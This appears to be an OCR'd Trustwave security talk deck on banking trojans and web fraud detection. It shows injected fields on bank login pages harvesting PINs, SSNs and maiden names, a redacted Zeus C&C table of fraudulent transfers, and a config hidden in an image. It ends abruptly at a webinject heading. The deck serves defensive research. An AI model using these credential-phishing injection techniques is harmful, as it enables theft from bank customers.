# Using Hacker Tricks in Legit Defensive Code

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
Trustwave

Smart security on demand

# Turning Bad Guys Against Themselves



The “Dual” Ouroboros

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
# Agenda

- Banking Trojans vs. Web Fraud Detection
- How To Protect Web Fraud Detection Code?
- Web Obfuscation Usage By Exploit Kits
- Applying Obfuscation To Web Fraud Detection Code
- Banking Trojans “Fight Back”
- Leveraging De-Obfuscation Algorithms in Web Security Products
- Summary

# Today's Adversarial Relationship Pairings

Security Vendors

Cybercriminals



Web Fraud Detection

Banking Trojans

Secure Web Gateways

Exploit Kits

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
# Banking Trojan Overview



Bank of America

Online Banking

Easy. Secure. Free.

Enroll | View demo | Learn more

Enter Online ID:

Your ATM or Check Card Number:

Your PIN:

□ Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?

Reset Passcode

citi

sign on to your accounts

User ID

Password

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date:

ATM PIN:

Your mother"s maiden name:

☑ Remember my ID

sign on

Ingresar en español ›

E*TRADE

SECURE LOG ON:

User ID:

Password:

SSN:

MMN:

Start In:

LOG ON

中文

□ - Additionally injected fields

# Banking Trojan Prevalence in 2013

## Report: In 2013, more than one million U.S. computers were infected with banking trojans




*Table 1. The prevalence of banking Trojans in 2013*

| Threat | Compromised computers | Availability |
|---|---|---|
| Zbot + Gameover | >2,000,000 | Public and custom |
| Cridex | >125,000 | Private |
| Shylock | >33,000 | Custom |
| Spyeye | ~26,000 | Public |
| Bebloh | ~21,000 | Custom |
| Mebroot | ~9,000 | Custom |
| Tilon (Tiylon) | ~2,000 | Custom |





*Figure 3. Number of computers compromised by banking Trojans in 2013*

*The State of Financial Trojans 2013 - Symantec*

# Zeus C&C Interface: Fraudulent EFTs



ompany barc

| id | uuid | DropName | SortCode | AccNum | Reference | master name | amount | ☐ |
|---|---|---|---|---|---|---|---|---|
| 36 | 6271a9d648aebe80af67f56c53b2aaf1 | [redacted] | [redacted] | [redacted] | FAT 8883 AHH | RoBbin | 510.6 | ☐ Ir |
| 37 | bc8915177754 2b4e3fc0e008f29067f8 | [redacted] | [redacted] | [redacted] | Miss Z a1 | bell | 759.6 | ☐ Ir |
| 38 | 7c44fa3318d8284f0c3b49d2acfbb20a | [redacted] | [redacted] | [redacted] | pay via faster | bell | 447.44 | ☐ Ir |
| 39 | c13e57d03d11e4ad9d2ce0aadd8c3c6e | [redacted] | [redacted] | [redacted] | DD PAY 501EX | vip | 3974 | ☐ Ir |
| 40 | 94727b0b40e7560318cd4747cbbb55eb | [redacted] | [redacted] | [redacted] | ebay itm 97 | bell | 1980 | ☐ Ir |
| 41 | da7932fe20aa489f805ec28c4a89db40 | [redacted] | [redacted] | [redacted] | figur 7 mba | bull7 | 541.26 | ☐ Ir |
| 42 | 24b9b827b954cd9cd2a100814462e5d2 | [redacted] | [redacted] | [redacted] | GB74 PAY | hase | 1458 | ☐ Ir |
| 43 | 1435b598a636f422c177210879591ece | [redacted] | [redacted] | [redacted] | NAU RT P | gid | 1417.78 | ☐ Ir |
| 44 | 85b6bc6707a818c253685094a85fb945 | [redacted] | [redacted] | [redacted] | 4OCT FAST | shoot | 1452 | ☐ Ir |
| 45 | ae6f8094f339de260eef07fdf70a6dbc | [redacted] | [redacted] | [redacted] | exactpay 7GA | sveta | 994 | ☐ Ir |

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
# New “ZeusVM” Variant (Feb. 2014)

## What’s Wrong With This Picture?


[redacted]/gdw.jpg

## Hidden Zeus Config File





Image credit: malwarebytes blog


# Zeus “webinject”: ATM PIN Phishing

